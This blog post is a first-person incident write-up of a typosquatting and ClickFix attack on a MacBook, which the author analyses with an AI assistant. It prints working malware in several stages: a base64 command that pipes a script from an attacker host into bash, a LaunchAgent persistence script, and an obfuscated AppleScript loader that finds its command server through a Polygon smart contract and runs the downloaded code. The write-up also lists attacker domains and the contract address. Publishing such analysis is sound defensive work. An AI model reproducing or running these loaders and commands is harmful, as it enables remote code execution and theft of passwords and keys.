Having a background in IT security makes you feel invulnerable to online scams and spoofing attacks. I have also felt the same way for a long time. My machines were never hacked, I have always detected fake emails and websites, and I knew every online trick scammers would try.
Or so I thought...
A few days ago, I almost became victim of a sophisticated attack. I came to my senses at the very last step of the chain, when it asked for my MacBook's password. At that point, I would have unknowingly handed over every single secret in my Keychain, as well as most sensitive keys in my config folders.
But how did I get here?
The Situation
It all started with a benign step: I tried to log into my Atlassian account. We were doing housekeeping with a colleague of mine and planned to clean up unused tickets and projects. We were in a meet and I was slightly distracted. When I entered the following URL into my browser's search bar:
admin.atlassion.com
I didn't notice anything strange. The website loaded, but I wasn't logged in. The only step I don't remember is whether I entered my credentials or not, but after a short loading screen, I was greeted with a strange captcha.
Step 1: Typosquatting
Before I dive into what the captcha was asking me to do, let's uncover the first step of the attack: typosquatting. I think typosquatting is already pretty self-explanatory, however, if you have never heard of it, it is the act of buying domain names that are common misspellings of other, well-known domains. In my case, the attacker bought atlassion.com, which is pretty similar to atlassian.com. Obviously, the goal of this attack is that many people who misspell common domains will end up on the attacker's website.
That's what happened to me. And since copying a website nowadays is almost free and takes like 5 minutes, I didn't notice it at first. The website looked exactly like any other Atlassian product's website. The captcha also matched the design, but it was a bit unusual.
Step 2: ClickFix
Samples and URLs below contain real malware. DO NOT run them on your machine under any circumstances.
To be exact, it wasn't a fake captcha, but more like a fake device verification screen. It asked me to run the following script in my terminal to verify my device:
bash <<< $(echo "Y3VybCAtcyAnaHR0cHM6Ly9kZWx0YXRlbi5kcmNocmlzdGlhbi5teC91cGRhdGUuc2gnIHwgYmFzaA==" | base64 -d)Why would you run a script a random website asked you to run?
You might ask, and you would be half right, but let's consider all of the following facts:
- I was in a meeting, slightly distracted
- I thought I am on
admin.atlassian.com, which is a trustworthy website - Many developer tools have similar instructions (except the base64 part) where you have to pipe a random command to bash to install it
- The base64 part makes it look like an auth token (it probably wasn't a coincidence)
- Most attacks work exactly because they manage to fool some people. The weakest link in any system is the human component. It was my time that day.
Plus, the primary reason I thought the request is strange but benign is that coding agents also ask you to open a link in the browser and then paste something in your terminal (the auth code). Of course, that request originates from the terminal, so it isn't the same, but I didn't connect the two at that point.
All of this combined, I was successfully fooled. After a short hesitation, I executed the script. It finished successfully, and shortly after it a small system window appeared:

This is the point when the Spider-Sense kicked in. Why would an authorization script ask for my password? Also, why am I unable to close this window? There are no controls on it. And why is it always in the front? It cannot be put behind apps.
I stopped at this point and started suspecting that I might have done something dumb. I went back to the browser and noticed the typo: admin.atlassion.com. An o instead of an a. I instantly knew I was typosquatted and clickfixed, I just didn't know how far the attack went.
ClickFix? What's that?
Good question! ClickFix is the act of building fake captchas, verification prompts, website errors and similar stuff with the hope of being able to trick users into running hidden malware scripts on their machines. It worked well on me...
When I realized I was scammed, I opened the Activity Monitor to look for suspicious processes. I wanted to kill the password popup process to prevent it from blocking the screen. I found an osascript that looked off.

I killed the process, and the password popup was gone for a moment, but then it appeared again almost instantly.
At this point I suspected the damage might be larger than I thought, so I went looking. I searched for the exact command I executed in the terminal. I noticed the base64 -d at the end of it. I flew past this the first time I ran it, and this is why I thought that it must be a simple authorization token. I decoded the payload:
curl -s 'https://deltaten.drchristian.mx/update.sh' | bashThat doesn't look good...
I opened the link and a new script greeted me:
do shell script "
SCRIPT_PATH=\"$HOME/Library/ntpebadwvugmokrc\";
mkdir -p \"$HOME/Library/LaunchAgents\";
cat > \"$HOME/Library/LaunchAgents/com.ntpebadwvugmokrc.plist\" <<END_PLIST
<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<!DOCTYPE plist PUBLIC \"-//Apple Computer//DTD PLIST 1.0//EN\" \"http://www.apple.com/DTDs/PropertyList-1.0.dtd\">
<plist version=\"1.0\">
  <dict>
    <key>Label</key>
    <string>com.ntpebadwvugmokrc</string>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>ProgramArguments</key>
    <array>
        <string>/bin/bash</string>
        <string>-c</string>
        <string>echo '<ANOTHER-LONG-BASE64-ENCODED-SCRIPT>' | base64 -d | osascript</string>
    </array>
  </dict>
</plist>
END_PLIST
"
do shell script "launchctl unload ~/Library/LaunchAgents/com.ntpebadwvugmokrc.plist 2>/dev/null"
do shell script "launchctl load ~/Library/LaunchAgents/com.ntpebadwvugmokrc.plist"
I am no expert in Apple scripts, but I understood that the script installed an auto launcher that would launch itself at some point automatically. This was the point when I turned to Jarvis, my AI assistant. Jarvis runs on Claude Code through PAL, the open-source agent layer I built, and on that evening it was powered by Claude Fable 5.1. I explained the entire story to it and asked for guidance.
The script is simple but clever. It registers a launcher in ~/Library/LaunchAgents which is the location from which launchd manages third-party agents. launchd is the MacOS service supervisor, and (in this context) an agent is a background program it starts and keeps alive on behalf of the logged-in user. Two lines are important in the script: Lines 11 and 13. Line 13 ensures the script runs the moment launchd loads it, a.k.a. after every boot and login. Line 11 guarantees that the script keeps running. When I killed the process, KeepAlive was triggered and launchd restarted it within milliseconds.
Cool. I have to delete the script from ~/Library/LaunchAgents, and it stops restarting.
I thought, but I was wrong. I did exactly that, and the script restarted again. This happens because launchd reads the file once at load, and then stores it in its memory, so simply deleting the file does nothing. I first had to unload the script from launchd, and then kill the process. To unload and kill the process and remove the launch config, I executed the following command:
launchctl bootout gui/$(id -u)/com.ntpebadwvugmokrc
pkill -9 -f ntpebadwvugmokrc
rm ~/Library/LaunchAgents/com.ntpebadwvugmokrc.plist
The order is important as killing the process before bootout would make it respawn instantly due to KeepAlive, and only deleting the launch config keeps the process in memory until the next bootout. So: clean the script from launchd's memory so it cannot KeepAlive it, kill the process, and finally, clean up the launch config.
I verified there are no leftovers running anywhere with:
launchctl list | grep -c ntpebadwvugmokrc   # expect 0
pgrep -fl ntpebadwvugmokrc                  # expect nothing
And it worked! The process was gone, together with the auto-launcher and its restart policy from launchd. But the story is far from over, as I still had no idea what <ANOTHER-LONG-BASE64-ENCODED-SCRIPT> on Line 19 contained, and I was worried it did much more silently than just asking for my password (which is already suspicious enough).
Step 3: EtherHiding
Since base64 is just an encoding, I decoded its content once again, but this time, I was greeted with an obfuscated script I will refer to as the loader from now on.
set _DH3PgvNHK to (512 + 61) * 1
set _VwuXJAAzG to 9879.0141
set __fCgHzFJ to "xEHXtcGcSVC1t"
set __urkP4qwU to 6512.533
set __Z3jAIKl to {((character id 112) & "o" & (ASCII character 108) & "y" & "go" & (ASCII character 110) & (ASCII character 46) & (character id 100) & (character id 114) & (character id 112) & (ASCII character 99) & (character id 46) & (ASCII character 111) & (ASCII character 114) & "g"), ((ASCII character 112) & (character id 111) & "ly" & "g" & "o" & (character id 110) & "." & (character id 112) & "u" & (character id 98) & "lic" & "n" & (ASCII character 111) & "d" & "e." & "com"), (string id {112, 111, 108, 121, 103, 111, 110, 45, 109, 97, 105, 110, 110, 101, 116, 46, 103, 97, 116, 101, 119, 97, 121, 46, 116, 97, 116, 117, 109, 46, 105, 111}), ((ASCII character 116) & (character id 101) & "n" & "d" & (ASCII character 101) & "r" & (ASCII character 108) & (character id 121) & (character id 46) & (character id 114) & (character id 112) & (character id 99) & (character id 46) & (ASCII character 112) & "oly" & (ASCII character 103) & (character id 111) & "n" & (character id 46) & (character id 99) & (ASCII character 111) & (ASCII character 109) & (ASCII character 109) & "un" & "i" & (ASCII character 116) & "y")}
set __o9vByUS6 to ((character id 123) & (ASCII character 34) & "jso" & (ASCII character 110) & "r" & (ASCII character 112) & (ASCII character 99) & (character id 34) & (character id 58) & (ASCII character 34) & "2.0" & (character id 34) & (ASCII character 44) & (ASCII character 34) & (character id 109) & (character id 101) & (ASCII character 116) & (character id 104) & (ASCII character 111) & (ASCII character 100) & (ASCII character 34) & (ASCII character 58) & (character id 34) & (ASCII character 101) & "th_" & "cal" & (character id 108) & (ASCII character 34) & (character id 44) & (character id 34) & (ASCII character 112) & "ar" & (ASCII character 97) & (character id 109) & (character id 115) & (ASCII character 34) & (ASCII character 58) & (character id 91) & "{" & (character id 34) & (character id 116) & (character id 111) & (character id 34) & (character id 58) & (character id 34) & (character id 48) & (ASCII character 120) & "A3a" & (ASCII character 54) & (character id 48) & (ASCII character 51) & (character id 70) & (character id 56) & (character id 97) & (ASCII character 52) & (ASCII character 53) & (ASCII character 52) & "a9" & (ASCII character 99) & "90" & (character id 53) & (ASCII character 98) & "4" & "c5" & (character id 55) & (character id 57) & (ASCII character 66) & "b" & "7" & (character id 50) & "6" & (ASCII character 50) & (ASCII character 56) & "F" & (character id 55) & "C" & (character id 49) & (character id 53) & (character id 67) & (ASCII character 50) & (character id 65) & (ASCII character 48) & (character id 34) & (character id 44) & (character id 34) & (ASCII character 100) & (ASCII character 97) & (ASCII character 116) & (ASCII character 97) & (ASCII character 34) & ":" & (character id 34) & "0" & (character id 120) & (character id 50) & (ASCII character 54) & (character id 56) & (character id 54) & (character id 101) & "c" & (ASCII character 101) & (character id 97) & (ASCII character 34) & "}," & (character id 34) & (ASCII character 108) & "a" & (ASCII character 116) & (ASCII character 101) & (ASCII character 115) & (ASCII character 116) & (character id 34) & (character id 93) & "," & (ASCII character 34) & (ASCII character 105) & (ASCII character 100) & (character id 34) & ":1" & (ASCII character 125))

set _HkZ4S0jFSr to ("e40" & "3" & (ASCII character 101) & "fec" & (character id 53) & (character id 54) & (ASCII character 97) & "a" & (ASCII character 52) & (ASCII character 56) & (character id 102) & "1" & (ASCII character 57) & (ASCII character 100) & "afc" & (ASCII character 101) & (character id 51) & (ASCII character 51) & (character id 57) & "7" & (character id 55) & (character id 101) & (ASCII character 102) & (ASCII character 53) & (ASCII character 52) & (ASCII character 49))

repeat with __L0i5iFw3 in __Z3jAIKl
	try
		set __rOsFd4kjz to do shell script ((ASCII character 114) & (character id 61) & (character id 36) & "(cu" & "r" & (character id 108) & " " & (character id 45) & "s" & (ASCII character 32) & "-" & (ASCII character 45) & (ASCII character 109) & "ax" & (ASCII character 45) & (ASCII character 116) & (character id 105) & "m" & (ASCII character 101) & (character id 32) & (ASCII character 49) & (ASCII character 53) & (character id 32) & (ASCII character 104) & (ASCII character 116) & (ASCII character 116) & (ASCII character 112) & (ASCII character 115) & ":/" & (ASCII character 47)) & __L0i5iFw3 & (" " & (character id 45) & (character id 88) & " " & (character id 80) & (character id 79) & "S" & "T" & (character id 32) & (character id 45) & "H" & " " & "'" & (ASCII character 67) & (character id 111) & (character id 110) & (ASCII character 116) & (character id 101) & "n" & (character id 116) & (ASCII character 45) & (ASCII character 84) & (character id 121) & (character id 112) & (character id 101) & ": " & "a" & (ASCII character 112) & (character id 112) & "l" & (ASCII character 105) & (ASCII character 99) & (character id 97) & (character id 116) & (ASCII character 105) & (character id 111) & (ASCII character 110) & (character id 47) & (ASCII character 106) & (character id 115) & "on" & "' " & (character id 45) & "-" & (ASCII character 100) & (ASCII character 97) & "t" & (ASCII character 97) & (ASCII character 32) & "'") & __o9vByUS6 & ((character id 39) & (character id 41) & (character id 59) & (character id 32) & (ASCII character 104) & (ASCII character 61) & (ASCII character 36) & "(" & "e" & (ASCII character 99) & (ASCII character 104) & (ASCII character 111) & (character id 32) & (character id 34) & (character id 36) & (ASCII character 114) & (ASCII character 34) & (ASCII character 32) & "|" & (ASCII character 32) & "se" & (character id 100) & (character id 32) & (character id 45) & (ASCII character 110) & (ASCII character 32) & (ASCII character 39) & (character id 115) & "/" & "." & (ASCII character 42) & (ASCII character 34) & "re" & "s" & (character id 117) & (character id 108) & (character id 116) & (ASCII character 34) & ":" & (ASCII character 34) & (ASCII character 48) & (ASCII character 120) & (character id 92) & (character id 40) & "[" & "^" & (ASCII character 34) & "]*" & (character id 92) & ")" & (ASCII character 34) & "." & (character id 42) & (ASCII character 47) & (ASCII character 92) & "1" & (ASCII character 47) & (character id 112) & (ASCII character 39) & (character id 41) & (ASCII character 59) & (character id 32) & (character id 91) & " " & (character id 45) & "z" & (ASCII character 32) & (character id 34) & (ASCII character 36) & (character id 104) & (ASCII character 34) & (ASCII character 32) & (character id 93) & (ASCII character 38) & "&" & (character id 101) & (character id 120) & (character id 105) & (ASCII character 116) & " " & (character id 49) & ";" & (character id 32) & (character id 108) & (character id 61) & (character id 36) & (ASCII character 40) & "pr" & (ASCII character 105) & "n" & (character id 116) & (ASCII character 102) & (ASCII character 32) & (character id 34) & "%d" & (character id 34) & (ASCII character 32) & (ASCII character 34) & "0x" & "${h" & ":6" & "4:6" & (character id 52) & "}" & (ASCII character 34) & ")" & ";" & (ASCII character 32) & (character id 101) & "c" & (ASCII character 104) & "o " & (ASCII character 34) & (ASCII character 36) & (ASCII character 123) & (character id 104) & (ASCII character 58) & (character id 49) & "2" & "8" & (character id 58) & (ASCII character 36) & "((" & "l" & (ASCII character 42) & (ASCII character 50) & ")" & (ASCII character 41) & (character id 125) & (character id 34) & (ASCII character 124) & (character id 120) & "x" & "d " & "-r " & "-p")
		if __rOsFd4kjz is not equal "" then exit repeat
	end try
end repeat

if __rOsFd4kjz is not equal "" then
	set _iljDmqtpC to ("c" & "u" & (character id 114) & "l -" & (character id 45) & (ASCII character 99) & "on" & (ASCII character 110) & (character id 101) & (ASCII character 99) & (character id 116) & (character id 45) & "ti" & "m" & (character id 101) & (ASCII character 111) & "u" & (character id 116) & " " & (ASCII character 53) & " " & (ASCII character 45) & (ASCII character 45) & (ASCII character 109) & "a" & (character id 120) & (character id 45) & "t" & "ime" & (ASCII character 32) & (character id 50) & "0" & " -" & (ASCII character 45) & (ASCII character 114) & (ASCII character 101) & "t" & (ASCII character 114) & (ASCII character 121) & (character id 32) & "3" & " --" & (ASCII character 114) & (ASCII character 101) & (character id 116) & (ASCII character 114) & (character id 121) & (ASCII character 45) & (character id 100) & (ASCII character 101) & (ASCII character 108) & (ASCII character 97) & (character id 121) & " " & (character id 53) & (character id 32)) & ((character id 45) & "X" & (ASCII character 32) & (ASCII character 80) & (character id 79) & "S" & (ASCII character 84) & (character id 32) & (character id 104) & (character id 116) & "t" & "p" & "s:" & (character id 47) & (ASCII character 47)) & quoted form of __rOsFd4kjz & (ASCII character 32) & ("-d" & (ASCII character 32)) & quoted form of (((ASCII character 116) & "x" & "id=") & _HkZ4S0jFSr & ((ASCII character 38) & (character id 98) & (character id 109) & (ASCII character 111) & "d" & "u" & (ASCII character 108) & (character id 101))) & ((character id 32) & (character id 124) & (character id 32) & (character id 111) & (character id 115) & (character id 97) & (character id 115) & (ASCII character 99) & (ASCII character 114) & (character id 105) & (character id 112) & (character id 116))
	do shell script _iljDmqtpC
end if
For obvious reasons I was unable to read it, but I understood that this obfuscation is totally reversible. Had it been a binary instead of a text file, I would have had a much harder time. I pointed Jarvis at the script, and it wrote a small Python script to deobfuscate the content. You can find Jarvis's deobfuscator in the following repository.
The deobfuscated version was much more readable, but still pretty confusing, so I asked Jarvis to annotate the code with readable variable and function names. Since Jarvis could understand it instantly, annotating it took just a few minutes.
The version below is the one I will use from here on. Scripts further down in the attack chain all arrived obfuscated, so for each one I ran the script Jarvis gave me, then I asked it to annotate the deobfuscated version. For every script, the logic is still identical to the real attack's. If you are interested in the raw, deobfuscated, and annotated versions for each level of the attack, you can find them in the repository. The malware samples are in samples-encrypted.zip. The password is infected.
set decoyVariable1 to (512 + 61) * 1
set decoyVariable2 to 9879.0141
set decoyVariable3 to "xEHXtcGcSVC1t"
set decoyVariable4 to 6512.533
set rpcEndpoints to {"polygon.drpc.org", "polygon.publicnode.com", "polygon-mainnet.gateway.tatum.io", "tenderly.rpc.polygon.community"}
set ethCallPayload to "{\"jsonrpc\":\"2.0\",\"method\":\"eth_call\",\"params\":[{\"to\":\"0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0\",\"data\":\"0x2686ecea\"},\"latest\"],\"id\":1}"

set campaignId to "e403efec56aa48f19dafce33977ef541"

-- Read the current C2 (command-and-control) host from the Polygon contract, trying each node until one answers.
repeat with rpcEndpoint in rpcEndpoints
	try
		set c2Host to do shell script "r=$(curl -s --max-time 15 https://" & rpcEndpoint & " -X POST -H 'Content-Type: application/json' --data '" & ethCallPayload & "'); h=$(echo \"$r\" | sed -n 's/.*\"result\":\"0x\\([^\"]*\\)\".*/\\1/p'); [ -z \"$h\" ]&&exit 1; l=$(printf \"%d\" \"0x${h:64:64}\"); echo \"${h:128:$((l*2))}\"|xxd -r -p"
		if c2Host is not equal "" then exit repeat
	end try
end repeat

-- Download layer 3 from that host and run it in memory.
if c2Host is not equal "" then
	set fetchAndRunBackdoor to "curl --connect-timeout 5 --max-time 20 --retry 3 --retry-delay 5 -X POST https://" & quoted form of c2Host & " -d " & quoted form of ("txid=" & campaignId & "&bmodule") & " | osascript"
	do shell script fetchAndRunBackdoor
end if
The highlighted lines are the important ones. After reading them, it becomes clear that this script isn't the final attack. Its job is to find the attacker's server, download the next step of the attack, and execute it.
Okay, but polygon in Line 5 is a blockchain thing, right? What does it have to do with a malware?
You might ask, and you would have a valid point. Here is the reasoning behind that.
One of many struggles of being a black hat hacker nowadays is the challenge of keeping your malware accessible for your victims (apart from it being obviously illegal). If your website receives enough reports, it will simply be taken down. I can imagine this also happening automatically after a while, even without reports from humans, when crawler bots detect your content.
Imagine the pain when you finally manage to scam the user to run your script, install your malware installer, embed it so it automatically runs itself on every boot and login, only to be blocked by your domain being taken down due to reports. You were so close, yet so far.
Now, the attacker in this story was more clever than that because you cannot find a single attacker domain in the loader script. Instead, the loader script does something genius:
- It goes to the Polygon blockchain and looks for a very specific smart contract address
- It calls the smart contract and reads its current content
- The content of the smart contract is the attacker's domain where the next step is hosted
- Once it knows the current attacker domain, it fetches the next step with a simple
curl - And finally, it executes it
The advantage of this setup is that it turns the attacker domain into a variable that can be changed remotely without them having to touch the loader already running on the victim's machine. If their domain is taken down, they update the smart contract with the new attacker URL, and every infected computer fetches the next step from the new location. The choice of Polygon is also deliberate: Polygon is relatively cheap, so updating a smart contract there costs a fraction of a cent.
This technique even has a name: EtherHiding. Security researchers at Guardio Labs named it in 2023, when they caught attackers hiding their payloads in smart contracts on the BNB Smart Chain.
Why You Shouldn't Use The Blockchain
Since blockchains are public by nature, I went further. Let's check out the smart contract address in more detail:
The link goes to PolygonScan, a public block explorer for the Polygon blockchain. Any smart contract here can be read for free by anyone. Even better, you can also explore historical transactions belonging to the smart contract.

The attacker wasn't as paranoid as they should have been, as PolygonScan clearly labels every transaction's action as Set Server URL, which is pretty suspicious, especially when you already know what you are looking for. This action of the smart contract lets the attacker update the attacker address which will be read by the loader script. Seeing all of the transactions there, I couldn't help myself and told Jarvis to write a small script that iteratively downloads every single domain the attacker used in the past. The full table of transactions is below:
| UTC date | block | host |
|---|---|---|
| 2026-05-01 18:07 | 86269411 | rutube.ru |
| 2026-05-01 18:09 | 86269464 | facebook.com |
| 2026-05-18 02:46 | 87047231 | https://vk.com/ |
| 2026-05-18 03:00 | 87047732 | xuiaxwx.com |
| 2026-05-25 13:59 | 87415908 | example.com |
| 2026-05-27 09:47 | 87506003 | gesck4m.pro |
| 2026-06-02 23:02 | 87829516 | sj98xe4.xyz |
| 2026-06-05 01:29 | 87945305 | smdh7.surf |
| 2026-06-05 10:04 | 87965920 | citcix6.xyz |
| 2026-06-06 20:02 | 88047452 | hf98x4d.site |
| 2026-06-22 18:35 | 88965562 | sj98xe4.xyz |
| 2026-06-28 10:41 | 89292177 | bduwih8.pro |
| 2026-06-29 20:10 | 89372572 | apdhlhs3.xyz |
| 2026-06-29 20:14 | 89372705 | johncon.my |
| 2026-06-29 20:14 | 89372722 | johncon.my |
| 2026-06-30 18:23 | 89425886 | apdhlhs3.xyz |
| 2026-07-09 17:03 | 89941080 | j9af4sr.guru |
| 2026-07-18 04:29 | 90429318 | okekjaiw.click |
| 2026-07-19 13:50 | 90509344 | 8jdjpwka.baby |
| 2026-07-20 13:06 | 90565182 | fbuytf67.click |
| 2026-07-21 06:22 | 90606619 | 67sixcebeh.surf |
| 2026-07-31 16:28 | 91206870 | stv4ec5.shop |
| 2026-08-12 11:42 | 91886606 | vg5sgxv.lol |
| 2026-08-31 17:11 | 92994178 | machine628.baby |
| 2026-09-07 09:50 | 93379742 | d9mjs.sbs |
| 2026-09-18 03:15 | 93997524 | namanami.top |
| 2026-09-22 20:13 | 94268596 | electronic72.pro |
| 2026-09-22 20:47 | 94269954 | namanami.top |
| 2026-09-22 20:47 | 94269973 | electronic72.pro |
Neat. We have every single domain the attacker has used with this malware. My MacBook was infected on the evening of September 17. And the domain the malware used on that evening was jse8x92s.me. On the evening of the attack, Jarvis had executed the following command to list the running processes on my MacBook:
ps -axo pid,ppid,lstart,command | grep -Ei 'osascript|ntpebad|xxd -r|curl .*txid' | grep -v grepWhich returned (among others) the following line:
87606 87544 Thu Sep 17 19:15:22 2026 sh -c curl --connect-timeout 5 --max-time 20 --retry 3 --retry-delay 5 -X POST https://'jse8x92s.me' -d 'txid=e403efec56aa48f19dafce33977ef541&bmodule' | osascript
And this is how we found the active attacker domain. We can see that the attacker already rotated that domain to namanami.top on the next day. Potentially because the domain was already reported and taken down. There is a problem, though.
jse8x92s.me is not on the list. Which begs the question:
Why?
I knew that I have to dig deeper. I have to find out how the malware on my machine received the domain it received without PolygonScan showing it in the transaction history. We dug deeper with Jarvis.
Jarvis was clever. Instead of believing what PolygonScan said, it asked the smart contract directly what it contained at the evening of the attack, and it answered with jse8x92s.me. This made us think: Are there other domains missing from the list above? To answer this, Jarvis wrote a script that runs a binary search on the blockchain. It asks the contract what it contained at two different blocks. If the answers differ, the domain changed somewhere in between, so the script halves the range and asks again until it pinpoints the exact block of the change. The method has one blind spot: if a domain was set and then reverted to the previous one between two checked blocks, both ends look the same and the change stays invisible. Since this attacker did switch back to old domains (sj98xe4.xyz and apdhlhs3.xyz both appear twice above), I cannot promise that the list is complete, only that it is more complete than what PolygonScan shows.
With this clever method, we found two extra domains: nsi8kw1r.lol and jse8x92s.me. Which turned the end of the table into this:
| UTC date | block | source | host |
|---|---|---|---|
| 2026-08-12 11:42 | 91886606 | contract | vg5sgxv.lol |
| 2026-08-31 17:11 | 92994178 | contract | machine628.baby |
| 2026-09-05 23:06 | 93296359 | ??? | nsi8kw1r.lol |
| 2026-09-07 09:50 | 93379742 | contract | d9mjs.sbs |
| 2026-09-10 19:16 | 93575174 | ??? | jse8x92s.me |
| 2026-09-18 03:15 | 93997524 | contract | namanami.top |
| 2026-09-22 20:13 | 94268596 | contract | electronic72.pro |
| 2026-09-22 20:47 | 94269954 | contract | namanami.top |
| 2026-09-22 20:47 | 94269973 | contract | electronic72.pro |
But what wrote those two addresses? This is the final question before I can move on to the next step of the attack. And Jarvis determined three different options:
- Anyone can change the Server URL, and some other contract did it.
- The contract computes the domain itself based on time or a different contract.
- The owner somehow has an indirect route to write it.
To understand this, I tried to download the source code from PolygonScan, but obviously the attacker didn't verify their smart contract, so the only thing I could find there was its Bytecode. This was more than enough. Jarvis recommended we use heimdall to decompile it into the source code, and that's what we did. The result was pretty clear:
// // Decompiled with heimdall-rs v0.9.2 (https://heimdall.rs). May not compile, but the logic is preserved.
pragma solidity >=0.8.0;

contract DecompiledContract {
    mapping(bytes32 => bytes32) storage_map_c;
    mapping(bytes32 => bytes32) storage_map_d;
    address public getOwner;
    uint256 store_b;


    /// @custom:selector    0x2686ecea
    /// @custom:signature   getServerURL() public view returns (bytes memory)
    function getServerURL() public view returns (bytes memory) {
        if (store_b) {
            if (store_b - ((store_b / 0x02) < 0x20)) {
                uint256 var_c = var_c + (0x20 + (((0x1f + (store_b / 0x02)) / 0x20) * 0x20));
                if (store_b) {
                    if (store_b - ((store_b / 0x02) < 0x20)) {
                        if (!store_b / 0x02) {
                            if (0x1f < (store_b / 0x02)) {
                                var_a = 0x01;
                                if ((0x20 + var_c) + (store_b / 0x02) > (0x20 + (0x20 + var_c))) {
                                    return abi.encodePacked((var_c + 0x20) - var_c, var_c.length);
                                }
                            }
                        }
                    }
                }
            }
        }
    }

    /// @custom:selector    0xd75d1ba6
    /// @custom:signature   Unresolved_d75d1ba6(uint256 arg0, uint0 arg1) public payable
    /// @param              arg0 ["uint256", "bytes32", "int256"]
    /// @param              arg1 ["uint0", "bytes0", "int0"]
    function Unresolved_d75d1ba6(uint256 arg0, uint0 arg1) public payable {
        require(!arg0 > 0xffffffffffffffff);
        require(!(arg0) > 0xffffffffffffffff);
        require(address(msg.sender) == (address(getOwner / 0x01)), "Not owner");
        require(arg0 > 0, "URL too long");
        require(arg0 < 0x0200, "URL too long");
        require(!(arg0 > 0xffffffffffffffff), "Empty URL");
        require(bytes1(store_b), "Empty URL");
        require(bytes1(store_b) - ((store_b / 0x02) < 0x20), "Empty URL");
        require(!((store_b / 0x02) > 0x1f), "Empty URL");
        var_f = 0x01;
        require(!(arg0 < 0x20), "Empty URL");
        require(!(keccak256(var_f) + ((arg0 + 0x1f) / 0x20) < (keccak256(var_f) + (((store_b / 0x02) + 0x1f) / 0x20))), "Empty URL");
        require((arg0 > 0x1f) == 0x01, "Empty URL");
        var_f = 0x01;
        require(!(0 < (uint248(arg0))), "Empty URL");
        require(!(uint248(arg0) < (arg0)), "Empty URL");
        storage_map_d[var_f] = ((arg0 + 0x20) + 0) & (~(0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff >> (0x08 * (bytes1(arg0)))));
        store_b = (arg0 * 0x02) + 0x01;
        store_b = (arg0 * 0x02) + 0x01;
        require(!(arg0), "Empty URL");
        store_b = (((arg0 + 0x20) + 0) & (~(0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff >> (0x08 * (arg0))))) | (0x02 * (arg0));
